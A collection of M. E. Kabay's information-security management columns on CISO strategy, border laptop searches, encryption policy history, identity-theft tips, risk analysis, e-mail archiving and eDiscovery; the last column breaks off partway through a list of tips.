M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The CISO as Strategic Resource: Jackie Bassett & Daniel Rothman on Target

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of columns, I'm reviewing and commenting on ideas in *_A Seat at the Table for CEOs and CSOs: Driving Profits, Corporate Performance & Business Agility_* by Jackie Bassett and Daniel Rothman and edited by Raquel Filipek.< http://tinyurl.com/4kqfxv >

The authors' Chapter 1 is entitled "Why?" They start with five key reasons for CEOs (Chief Executive Officers) to include CISOs in what I would call strategic planning (thinking about long-term, mission-critical goals and global processes). Each reason has explanations from the authors, but it's worth simply listing them to give readers a sense of the issues (quoting directly):

1. Because to every CEO there are no competing business priorities to revenues and profitability.
2. Because in today's global economy, it's innovate or perish.
3. Because it makes good business sense.
4. Because CEOs have arrived at the same near-paralyzing epiphany. [I.e., the realization that "…companies simply can't contin8e operating under the same business security model."]
5. Because "insanity is doing the same think over and over, and expecting a different result." – Albert Einstein

Bassett and Rothman propose that "Security today has become a reverse salient – a growth inhibitor or a system component that has fallen behind in the evolutionary process of technological innovation." They argue that it's time to bring security into the forefront of strategic planning. They point out that in a 2006 study of "100 of the most innovative companies," "…more than 95% of CSOs [Chief Security Officers] or CIOs [Chief Information Officers] report directly to the CEO or to a senior vice president who reports directly to the CEO and plays a significant role in strategic planning."

On a personal note, I and many other security management specialists have long argued that the CISO must *_not_* report to the CIO any more than the head of financial audit should report to the Chief Financial Officer. CISOs and auditors should not have a conflict of interest by reporting to the people whose management they ultimately evaluate on behalf of all the stakeholders in the organization.

Bassett and Rothman's key points about the optimal strategic orientation of CISOs and CEOs include the following practical suggestions (these are my own interpretations of just a few of their insights – readers would do well to read the original):

- Security breaches are key indicators of broken business processes, not simply technical glitches.
- Every security incident brings to light a potential for improving business profitability through process improvement.

- CISOs must understand – in detail – the business objectives of each sector of the organization they are protecting. A good way to start is by listening carefully to sector managers one-on-one.
- CISOs can also serve as internal consultants to the strategic planning committees, offering ideas on how improved security can increase the value of services as well as offering technical perspectives that can improve profitability.
- Marketing departments can be taught to regard the masses of customer and prospect data as goldmines of potentially valuable knowledge (as opposed to merely information) with the help of the CISO, who can sometimes replace expensive external consultants while simultaneously ensuring the security of these proprietary data. Exerting control over marketing data can support a competitive edge over competitors.
- Integrating the CISO's knowledge and imagination fosters useful innovation; without integrating security into new initiatives from the start, organizations risk falling into disasters like those that are in newspapers every week.

More from Bassett and Rothman's excellent book in the third and final column in this short series.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Expanding Roles for the CISO
Jackie Bassett & Daniel Rothman's Book Worth Reading

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of three columns, I'm reviewing and commenting on ideas in _*A Seat at the Table for CEOs and CSOs: Driving Profits, Corporate Performance & Business Agility*_ by Jackie Bassett and Daniel Rothman and edited by Raquel Filipek.< http://tinyurl.com/4kqfxv > Today I'll finish with a brief summary of the rest of the book, although I think I could write another six or seven columns on it if that wouldn't give my editor apoplexy!

Chapter 2, "Show Me the Money," makes the point that security problems should be treated with urgency at the _*strategic*_ level, not just as tactical glitches that can be relegated to low-level staff as minor details. "Because a security breach represents an underlying revenue and profitability problem that has gone undetected, preventing a security breach should be managed with the same level of urgency."

The authors argue that identity management should not be seen as a nuisance: identity management can be a key to effective knowledge management about customers and competitors. For example, "When new customers are integrated into a company's business processes seamlessly, the results translate into improved cash flows from revenues that are identified sooner and higher levels of customers satisfaction." Inefficient, drawn-out assignment of unique, trackable identifiers "also gives the social engineer ample time to troll the system looking for an opportunity to exploit a weakness or even get signed up as a new customer" and then penetrate defenses through further social engineering. Good identity management can also be linked to customer relationship management (CRM) because a customer whose access is terminated can be identified immediately to the VP of sales for analysis and possible recovery.

Chapter 3, "Customer-centric Innovation," includes several interesting examples of how improved security and greater integration of the CISO can support strategic planning of the sales function.

Chapter 4, "Security as a Catalyst for Innovation," continues the theme with a discussion of the many ways that thinking about information security supports good application development, improved information management, and more productive knowledge capture.

Chapter 5, "Maximizing Shareholder Value in an M&A [Merger & Acquisition]," specifically addresses how good security practices are important for both the purchasing and the acquired organizations. They offer practical questions for boards of directors and guidance on reading audit reports, including in particular security aspects. They suggest a systematic series of steps for CISOs when becoming involved with M&As.

Chapter 6, "Turning Problems into Profits," looks at the financial side of corporate governance from the CISO's perspective and includes several specific examples from published reports and from the authors' consulting experience. Some of the section headings are

- Boosting Sales Productivity

- Market Internal Expertise to Others
- Look Beyond the Breach
- Recapturing Revenues.

Chapter 7, “Leadership – Managing Human Assets,” starts with a stirring call to action on integrating security into every employee’s explicit job definition. Such a strategy

- Improves individual leadership skill through collaboration and team building.
- Strengthens corporate allegiance.
- Helps to provide a sense of community.
- Builds an intelligent workforce where every employee is recognized and watched by their peers for their individual contribution to the team’s strength.

The authors provide a seven-point summary of why security awareness programs can be good for the organization as whole. They emphasize that protection of intellectual property “can directly impact a company’s balance sheet” and that thinking about security can expose flaws in business process – with direct improvements to the bottom line _*and*_ to security at the same time. They emphasize something that I’ve been teaching for many years: that we can increase acceptance of secure procedures by showing employees how improved security can help them in their personal and family lives. Their section “What’s In It For Me?” looks at security from the perspective of employees in sales, marketing, operations, finance, and human resources.

Buy this book!

[On the off chance that there’s any question about it, I have never met Ms Bassett or Mr Rothman and have no financial interest in their publication or their work. However, I hope to meet them some day!]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Crossing Borders with Corporate Data

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Aaron Greene, CISSP <mailto: uscgavt@hotmail.com > is a private consultant who will be graduating from the Norwich University MSIA program in June 2008. He recently wrote to me as follows:

>I read your article today about the case in Vermont.< http://www.networkworld.com/newsletters/sec/2008/0317sec1.html > I have been particularly interested in the legal matters of this case, but you definitely provided a unique viewpoint that I think all of us in the information security field need to understand: don't take encrypted devices (including PDAs, USB drives, and other flash or disk memory) out of the country.

I would like to know how you think this issue should be dealt with by organizations. It seems that advising people to not take company owned devices out of the country is not enough and that there needs to be a policy. I would imagine that there would need to be some exceptions to this policy, such as obtaining prior approval from company officials.

Or would this be overkill? Some companies do so much business internationally that this would cause too much administrative overhead.

I am currently doing some consulting work for a health system located on the southern tip of Texas at the Mexico border, so this really made me think of how many employees are probably taking company owned devices across the border. I understand that geographic location doesn't make much of a difference, but I have to say that your article really opened my eyes.... I can't believe I hadn't thought of this before, especially since I just completed the MSIA program! This might make a good discussion question!<

Here's an updated version of my reply:

One approach is to segregate confidential information to encrypted external disk drives. The rule could then be that the portable computer can leave the country but that the encrypted disk drive cannot.

To access sensitive information, the users could enable a VPN to reach a server for files and a secure encrypted Web interface for their e-mail. Thus they would have little or no problem doing their work but low risk of having sensitive information divulged. However, even encrypted channels are potentially subject to intrusion in totalitarian dictatorships such as the People's Republic of China (PRC), where, in my opinion, everyone should assume that all communications by foreigners are being monitored by government operatives at all times and act accordingly. When I led a delegation of security experts to China in 1994, I warned everyone on the trip _*never*_ to discuss or transmit confidential information at any time while we were in the PRC.

The remaining risk is that the swap file, if any, could have fragments of cleartext. With sufficient RAM, however, virtual memory can be turned off, at least for the duration of the trip.

The question, as always, would be enforcement. Security fanatics (or clinically paranoid individuals) might cooperate, but I doubt that ordinary users would voluntarily go to the trouble.

Mr Greene very kindly wrote back with a reference to an article by Ellen Nakashima of the Washington Post entitled “Clarity Sought on Electronics Searches.” < http://www.washingtonpost.com/wp-dyn/content/article/2008/02/06/AR2008020604763.html >

The author discusses several incidents in which US border guards have seized company laptops from travelers and, in some cases, not returned them for extended periods. The article includes several specific recommendations similar to those I summarized above. I recommend that readers view the article themselves.

In my next column, I will enter express my opinion of the demand for decryption keys at the border.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Bordering on Insanity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced the issue of crossing United States borders with encrypted data and advised corporate users to think carefully about whether to do so. Today I want to discuss the implications of the _*way*_ the US Customs and Border Protection (CBP) service is demanding decryption keys from travelers and seizing portable electronic devices.

In February 2008, the Electronic Freedom Foundation (EFF) and the Asian Law Caucus (ALC) sued the US Department of Homeland Security (DHS)< http://www.theregister.co.uk/2008/02/08/eff_alc_sues_homeland_security/ > for "release of agency records concerning CBP's policies and procedures on the questioning, search, and inspection of travelers entering or returning to the United States at ports of entry."< http://www.asianlawcaucus.org/altruesite/files/alc_dev/foia%20complaint%20pdf.pdf >

We have now lost the benefits of strong disk encryption when crossing US borders. A bureaucrat can demand our encryption key and seize our computers with no way to prevent the seizure or even to demand (let alone receive) an explanation of that demand. How do we ensure chain of custody if there's no available documentation, even under court order? How do we ensure protection of confidential corporate data if the rules of investigation are undocumented? Judging by the resistance of the USBCI to demands for information about their investigative process, the border entry points have become a constitutional-protection-free zone.

Corporate information about new products, new marketing plans, new business strategies and even detailed customer records may be worth millions to competitors. Do you really want to entrust such information to people who are _*entirely without judicial oversight*_? How much do you think a border agent earns in a year? How much do you think an industrial spy would be willing to pay for some of your corporate secrets? For that matter, how much do you think ordinary criminals would be willing to pay for personally-identifiable information on your encrypted – and now decrypted – hard drive? Why would anyone assume that a secret process, closed to judicial or indeed any form of external oversight or control, is necessarily secure and immune to corruption? Faith? Hope? Patriotism defined as subservience to power?

It seems to me that we are experiencing a level of unchecked government intrusion that justifies a corporate policy dictating that employees, whether US citizens or not, should not carry _*any*_ confidential corporate data at all on their laptop computers unless they feel like having unnamed judicially-uncontrolled agents of the United States government examining company information. Oh – and watch out for your password safe; maybe it would be a Good Thing to wipe that as well if you are uncomfortable handing your bank account access codes to a total stranger.

On a personal note, I think my confidential, PGP-encrypted data might be at risk when I cross the US border. I'm a non-Christian (gasp!) former Canadian (horrors!!) with a name like "Kabay" (Father was "Kabashnikoff" until 1932) (ack!!!); I'm a Life Member of the NAACP < http://www.mekabay.com/opinion/naacp.pdf > and I carry an ACLU < http://aclu.org/ > membership card in my wallet (so I can claim to be a CCMACLU). I must be a threat to the

security of the United States. Gosh, perhaps I should be wiping my University laptop's hard disk of all client, student and confidential University data and disabling the PGP encryption software on the system before I take the computer out of the country from now on. And I should warn my colleagues in the Information Technology group to be prepared to provide me with a nice replacement computer on demand after any trip abroad just in case someone decides to keep it indefinitely without explanation.

I'll let you know how my next cross-border plane trip turns out – if I make it back home.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Encryption for the Internet and for Telephony: Zimmermann & ITAR Redux

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Professor Ric Steinberger, CISSP is one of the most frequent and highly respected instructors in the Norwich University Master of Science program in Information Assurance (MSIA).< http://infoassurance.norwich.edu >. He is also one of my favorite colleagues, with wide interests and a keen eye for interesting articles. He often shares his comments and insights and recently sent such an interesting spontaneous essay about current developments in encryption policy that I asked him to expand it for this column. Everything that follows is entirely his own work with minor edits.

* * *

"It's personal. It's private. And it's no one's business but yours. You may be planning a political campaign, discussing your taxes, or having a secret romance…. Whatever it is, you don't want your private electronic mail… [e-mail] or confidential documents read by anyone else." These words were first written by Phil Zimmerman< http://bit.ly/cPhMe7> almost 20 years ago (1991, revised in 1999). < http://bit.ly/6ENqgL >

In 1991, Zimmerman released Pretty Good Privacy (PGP) < http://bit.ly/18985Z > and made it available, including source code, by FTP, thus allowing virtually anyone with an Internet connection to download it. At that time, PGP (based on the RSA< http://bit.ly/A2RI8 > algorithm) was the first freely available public-key based encryption program< http://www.mekabay.com/overviews/using_pgp.ppt >. The net result was that the Internet and e-mail using public had a relatively easy means to use strong encryption to exchange messages that the US government could not read. Strong encryption was (and is) encryption that is essentially unbreakable by large governments employing professional cryptographers who have the world's most powerful supercomputers at their disposal.

The US government was not amused by PGP, to put it mildly. Zimmerman was accused of violating the Arms Export Control Act and its resultant US International Traffic in Arms Regulations (ITAR) because advanced cryptographic software was considered a munition. Open source cryptography supporters sometimes wore Tee shirts that sported a perl-based implementation of the RSA algorithm followed by the words, "This shirt is a munition". [Mich Kabay wrote an inflammatory article in *Network World* in 1993 lambasting the ITAR.< http://www.mekabay.com/infosecmgmt/itar_1993.pdf >] A three year investigation of Zimmerman followed and the government finally dropped its case in 1996.

Flash forward to our own time, and the same kinds of battles are being refought by the US and a number of foreign governments (e.g., India, < http://nyti.ms/afwbuR >,< http://nyti.ms/bKxDGn >, and US, < http://nyti.ms/9ZYSRl >, Gulf States http://bit.ly/bwWp6w). Now, it's not just e-mail that's being targeted. It's commercial mobile telephone networks (especially Blackberry, where the current design does not allow even RIM< http://www.rim.com/ >, the company that has developed Blackberry, to decrypt its users' voice communications). Also under government investigation is virtually every form of Internet-based communication, be it for business or personal use. Examples of applications and protocols now being examined by governments

include VoIP< http://bit.ly/zoAbl > (e.g., Skype, Google Voice) and peer-to-peer chat environments< URL <- Do we really need a URL to explain peer-to-peer to Network World readers? > (e.g., AIM, Yahoo! Messenger, IRC, Windows Live Messenger, and Facebook).

In the next column in this two-part commentary, Prof Steinberger discusses the current controversies brewing around the world over encryption of Internet and mobile telephony communications.

* * *

Ric Steinberger, CISSP< mailto:ricsteinberger@gmail.com >, is a network security consultant and an adjunct faculty member in Norwich University's MSIA program. He is also helping manage a company focused on iPhone applications.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Central Ohio InfoSec Summit

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Central Ohio ISSA, the Central Ohio ISACA, and the Central Ohio InfraGard chapters have joined together to promote the first annual Central Ohio InfoSec Summit in Columbus, Ohio on May 13th, 2008.< http://www.infosecsummit.org >

The goal of this event is to educate Information Security professionals and support collaboration by bringing leading speakers in the information security field together to educate the community on the latest industry trends and issues.

- Howard Schmidt, President ISSA International, President & CEO R & H Security Consulting LLC will be giving a keynote speech based on his years of experience in law enforcement and government service.< http://www.networkworld.com/newsletters/sec/2007/1217sec2.htm >
- Dr. Herbert H. Thompson, Chief Security Strategist at People Security, has been at the forefront of efforts to test and improve the security of electronic voting machines. In 2006 he was named one of the top five influential security thinkers.< http://www.scmagazineus.com/IT-security-reboot-2006-Top-5-influential-security-thinkers/article/34265/ >
- Mark D. Rasch, J.D., Managing Director Technology of FTI Consulting, includes a decade of service as the head of the US Department of Justice computer crime unit.

A panel discussion on the future of the information security professional will include

- Moderator Kevin Flanagan, President of the Central Ohio ISSA,
- Bob West of Echelon One, winner of industry awards for innovation in information assurance< http://www.echelonone.net/meettheteam.html >
- John Rockwood of the Scotts Miracle-Gro Company
- Jack Jones of the Risk Management Insight, award-winning creator of the Factor Analysis of Information Risk (FAIR).< http://journals.sfu.ca/nujia/index.php/nujia/article/viewPDFInterstitial/9/9 >

Breakout sessions in the afternoon include

- PCI Currents (Darik Cupps of SecureState)
- Addressing Information Security Impact Before Project Implementation (Clarke Cummings, Information Control Corporation)
- Sustainable PCI Compliance or “There and Back Again” (Jerod Brennen, Security Analyst)
- Information Assurance in an Open Network Environment (Mich Kabay, Norwich University)

This Information Security Conference will provide information security professionals with the most up-to-date information, tools, trends, legislative information, products, services, and strategies for addressing information security issues. The conference will focus on key topics

related to information security with presentations provided by recognized experts and exhibits by some of the nation's leading organizations. In addition, I will be presenting a one-day workshop on Wednesday the 14th of May following the Summit; the topic is Human Factors in Information Assurance and full details are available online until after the workshop.< http://www.yousendit.com/download/www/TEZOWWVucVh0NjgwTVE9PQ > ISSA, ISACA, and IEEE members as well as Summit attendees and Norwich University students and alumni receive a 28% discount on registration fees for the workshop. Registration for the workshop is being handled by Information Control Corporation.< http://www.iccohio.com/news/default.aspx >

Register for the Summit online.< http://www.infosecsummit.org/register.aspx >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

IDENTITYFINDER HELPS PREVENT IDENTITY THEFT

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I recently received a well-crafted press release from Identity Finder <http://www.identityfinder.com/>. Their CEO, Todd Feinman, prepared the tips below (presented as received with minor edits) which you may find useful for your own internal security newsletters (please include a reference to Identity Finder if you do use them):

1. When storing a copy of your tax return on your computer, make sure you secure it with a password so that your Social Security Number (SSN) cannot be read if the file is lost.

2. Securely delete all electronic, financial documents used to prepare your tax returns so any personal information is safe.

3. Ignore all refund/rebate/warning e-mails claiming to come from the IRS and never click on links within those e-mails because it is most likely a phishing attack.

4. Do not provide personal information to anyone calling you claiming to be from the IRS; the IRS already has your information and it's likely to be an identity thief calling you.

5. Check your credit report with one of the three credit bureaus for free every four months at www.annualcreditreport.com <http://www.annualcreditreport.com/> to make sure your identity hasn't already been stolen.

6. Install the latest updates to your operating system so known Windows or Mac vulnerabilities can't be exploited by hackers.

7. Don't save your password in your Web browser when accessing banks and other institutions that keep your personal information because it could be leaked if you ever get a virus, Trojan, or if your system is hacked.

8. If you provided your bank account and routing information to the IRS for payment or refunds, check your bank accounts to ensure that the proper transfer occurred.

9. Visit your bank account online and set up alerts on your accounts to monitor when high amounts of cash are withdrawn.

10. Check to make sure you do not receive incorrect payment liability or refund information; a thief could have filed a tax return on your behalf fraudulently. If you suspect tax preparation fraud, call the State Tax Department toll-free at 1-888-675-9437.

I went online to find out about Identity Finder and became interested in their flagship products. They describe Identity Finder software as follows:< http://www.identityfinder.com/ > "Identity Finder plays a unique and crucial role in helping individuals and businesses prevent identity theft

by finding and securing personally identifiable information such as social security numbers, credit cards, dates of birth, passwords, and bank accounts in files, emails, databases, websites, web browser data, and system areas. You then have the option to shred the information, quarantine it to a secure location, or protect it through encryption. Anti-virus and anti-spyware programs don't offer this level of in-depth data mining to protect you and your business."

There are functionality-limited trials of the full versions available for home< http://www.identityfinder.com/Products/Identity_Finder_Editions_Home.html > and professional< http://www.identityfinder.com/Products/Identity_Finder_Editions_Professional.html > use; these search and display the information in question but do not facilitate action as the complete product would. There's a detailed feature-comparison available.< http://www.identityfinder.com/Products/Identity_Finder_Feature_List.html > Costs are modest: $24.95 for the home version, $34.95 for the professional version (with bulk discounts available). There's also an enterprise version < http://www.identityfinder.com/Products/Identity_Finder_Editions_Enterprise.html > that costs a variable amount per seat (less than for the home edition) depending on details of the configuration and the size of the enterprise. The sales representative with whom I spoke for research on this article assured me that any enterprise requiring a trial of the product will get the company's full cooperation.

[Note: I have no financial relationship whatever with the company named in this article, nor have I received any consideration whatever in return for writing this summary.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Entertaining Risk Analysis:
Peter de Jager Presents Valuable Insights with Panache

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Peter de Jager< http://www.technobility.com/profile.html > has a long history of contributing to the management of information technology. I first ran into him in the early 1990s, when he was one of the first professionals to warn, calmly, that much of the software we were running then was still using two-digit years to represent dates in the 20th century. After the end of 1999, those two digit dates would be 100 years out of synch. This difficulty became known as the Y2K problem. Because of the enormous efforts of people like Peter de Jager and the programmers and their managers who paid attention to the issue and fixed the programs, we all survived the turn of the millennium quite well. And let me say now that I have nothing but scorn for the naysayers who claim that there never was a problem because there was no problem. That's like denying that replacing broken nuts on a car wheel has nothing to do with preventing the wheel from falling off at highway speed.

But today, I want to draw readers' attention to an excellent 50-minute lecture available online by Peter de Jager about risk management. "A Ramble through Gambles: A Look at Risk Management" was delivered live on 30 Sep 2010 and the recording is now available for anyone to download free as 38 MB WMV or W4V files with sound and images from his Webinar Central directory< http://www.technobility.com/docs//webinarcentral.htm >. The podcasts are even available free through iTunes< http://itunes.apple.com/podcast/managing-change-technology/id304072275 >.

The Webinar abstract includes this brief description:

> Risk Management is, in a word, complicated. Hmm... not strong enough – make that two words, it's extremely complicated.
>
> It's complicated because it deals with at least three totally different forms of ignorance. We also need to take the psychology of risk perception into account, something that differs wildly from one person to the next. On top of this mess, we can throw on the social culture surrounding risk. The result? A topic convoluted enough for a lifetime's worth of study.
>
> For all the above reasons and ones I haven't mentioned yet, there is no consistent measure of what is a 'good' risk versus what is a 'bad' risk. A risk I am more than willing to make, might be something that you'd never take. More frustrating? The risks I assume in a specific endeavour are NOT the same risks you assume when you attempt the exact same action!

The lecture starts with a clear example of applying expected value theory to optimal allocation of resources by providing a simple example with simple probabilities. He shows that if we know something about the threats we face and we have an expectation of reducing those threats, we can start by reducing the largest threat and then iterate by locating whichever threat is the current largest for the next round of reduction.

Next, in “Getting out of the Pit,” he points out that often we lack exact awareness of the risks involved in a particular process and suggests three frameworks for brainstorming about risks. He starts with analysis of strengths, weaknesses, opportunities and threats (SWOT); political, economic, social, technical, legal and environmental (PESTLE) analysis; and business, political, economic, social, and technological (BPEST) issues.

I must add here that readers interested in more efficient brainstorming than the usual markers-and-papers-on-the-wall technique can read about Computer-Aided Consensus™ on my Website< http://www.mekabay.com/methodology/index.htm >

The speaker points out that one of the problems we face is that all of us systematically downplay risks; we consistently tend to underestimate the risks that apply to us. We also overestimate our ability to handle problems (e.g., everyone says they are above-average drivers) and we have difficulties coping with multiple risks. For example, if there are false alarms that are waking people up in the middle of the night, sometimes people turn off the alarms on the grounds that lack of sleep increases error rates – but the lack of alarms also allows real problems to go unannounced.

De Jager emphasizes that ordinary people have flawed perceptions of risk and probabilities. When risks are framed in terms of negative results, they can seem worse than exactly the same risks described in terms of the positive results. Thus the way risks are *described* strongly influences the way people evaluate those risks and management is at risk of being manipulated through language alone.

For an excellent tutorial on the framing of risk, see “2845 ways to spin the Risk”< http://understandinguncertainty.org/node/233 > by the “Winton programme for the public understanding of risk”< http://understandinguncertainty.org/about > of the Statistical Laboratory at the University of Cambridge in England.

I won’t go on describing the content of his webinar because I don’t want to steal his thunder. I have already recommended this lecture to students in my current information assurance course< http://www.mekabay.com/courses/academic/norwich/is340/index.htm > and our current capstone seminar on strategic applications of information technology< http://www.mekabay.com/courses/academic/norwich/is455/index.htm > at Norwich University.

I strongly recommend that you listen and watch for yourself. And if you use the material for in-house training in your company, donate something to the team! There’s a button on the Web page that lets you pay whatever you deem appropriate via PayPal.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Useful Guides to E-mail Archiving

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Organizations must balance the need for e-mail archives with the costs of storage, including the increasing difficulties that users face in finding their own messages when they leave their e-mail in undifferentiated electronic piles of ordure. Although e-mail indexing solutions such as Google Desktop may help users locate messages in years of unstructured archives, they don't solve the problem of random deletions that may have legal implications if the organization is served with subpoenas for all documents produced or received in specific data ranges.

Recently Osterman Research added to their extensive production of white papers < http://www.ostermanresearch.com/downloads.htm > with "A Guide to Understanding Messaging Archiving" < http://www.ostermanresearch.com/whitepapers/download49.htm > which is available free through a simple registration process.

The 10-page paper begins with some interesting background information about the growing pressures on organizations to archive their e-mail. For example, about a quarter of companies have received subpoenas for employee e-mail. Costs of producing e-mail from unstructured backups have ranged into the millions of dollars. About two-thirds of the managers surveyed in one study reported that the chief contributor to their messaging management headaches was storage of old messages.

The white paper presents the following sections and subtopics with one or more paragraphs of details for each:

- Reasons to Deploy Messaging Archiving Capabilities
  - Legal Compliance
  - Legal Holds
  - Pre-Litigation Internal Review
  - Other Legal Considerations
  - Reducing the Impact of Storage
  - Regulatory Compliance
  - Knowledge Management
- Important Factors to Consider When Selecting an Archiving System
  - Delivery Models
  - Opportunity Costs
  - Messaging Platform(s) Supported
  - High Availability
  - Scalability
  - Ease-of-Use
  - Extensibility for Non-Messaging Archiving

I think that readers will find the paper useful.

There are many other papers about messaging on the Osterman Research archive that may be of

interest; a few of the more recent include

- What to Ask When Evaluating Messaging Security Systems – April 2008
- The Impact of Messaging and Web Threats – April 2008
- Why Should You Archive Your Email With a Hosted Service? – January 2008
- Key Issues in Messaging Mobility – October 2007
- Archiving Email for Compliance and Competitive Advantage – September 2007
- Reducing the Load on Email Servers – September 2007
- A Guide to Understanding Hosted and Managed Messaging – August 2007
- Why You Should Be Thinking About Archiving – June 2007
- Emerging Trends in Fighting Spam – June 2007
- Why Your Organization Needs to Focus on Outbound Content – May 2007
- The Federal Rules of Civil Procedure, E-mail Discovery and You – March 2007
- Why Organizations Need to Focus on Outbound Security – February 2007

Congratulations to Michael Osterman on an excellent body of work.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Moving eDiscovery into the Enterprise

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I recently received an interesting essay from a public relations officer, Dave Dix, who wrote, "In the wake of Enron, Sarbanes-Oxley, and new Civil Rules of Federal Procedure in 2006 governing standards for preserving information, eDiscovery (i.e., identifying, collecting, and processing electronic legal evidence) is turning into an ever-greater expense for many mid- and large sized companies. Unstructured information is proliferating, spending is skyrocketing, heavyweight analysts such as Gartner and Forrester are weighing in. More and more enterprises are deciding to bring eDiscovery in-house, rather than have it performed by litigation support services firms. But when they do, they'll need to assemble a careful checklist of features their solution will need to have to be effective." He then included the following essay from Ursula Talley, who is vice president of marketing for StoredIQ < http://www.storediq.com/ >, a provider of "enterprise-class Intelligent Information Management solutions that enable organizations to gain visibility and control over business-critical information in order to meet compliance, governance, and legal discovery requirements."

The remainder of today's column is Ms Talley's work (with minor edits). I was particular impressed that she does not even mention her own products!

* * *

If you work for a mid- to large-sized company—say, one with more than $500M in revenue—you are probably familiar with the problems of eDiscovery. Your enterprise may routinely face five or more litigation matters each year, and you have terabytes of unstructured information that you need to sort through in order to find relevant information and place it on litigation hold.

Worse, that unstructured information is growing dramatically: at a rate of up to 80 percent a year in many enterprises. Unmanaged and unplanned-for eDiscovery tasks increase both risk and headaches for legal, IT, and business unit organizations. Outsourcing eDiscovery to litigation services firms makes sense if you don't have much data or rarely face litigation, but it doesn't make good financial sense as your organization grows. That's particularly true if you work in highly regulated and litigation-prone industries such as banking, insurance, energy, or utilities.

Here are 10 tips to choosing an eDiscovery solution that can get up and running quickly, solve the problems you need it to, and pay for itself within months.

1. Make sure your solution covers the full breadth of the eDiscovery process as defined by the industry's EDRM (Electronic Discovery Reference Model) standard.< http://www.edrm.net > Your solution needs to cover everything from information management, identification, preservation, and collection, to processing, and early case analysis – handing over only the smallest legally defensible set of data to the legal review team. Otherwise, you'll have to cobble together multiple solutions from multiple vendors, and create a bigger headache for yourself. Not to mention the compromised audit liability point solutions present.

2. Insist on an open integration platform that supports various e-mail systems, storage systems, archiving systems, and content and document management systems. If you're in the process of migrating data from a Novell server to an EMC Celerra or vice versa, for instance, you'll need something that can read files from both. Your solution should be able to read data from shared file servers, desktops and laptops including Macs and PCs, from content management systems such as Microsoft SharePoint and EMC Documentum, as well as from storage systems including EMC Centera, NetAPP, Hitachi and IBM.

3. Ensure that implementing your solution doesn't reduce employee productivity. Flexible job scheduling allows processing to occur after hours, and it's essential to be able to capture documents needed for litigation without disrupting the production environment of your knowledge workers.

4. When locking down documents for litigation, be sure your system works in conjunction with existing corporate records management policies and functions such as data backup, migration, and file expiration/deletion.

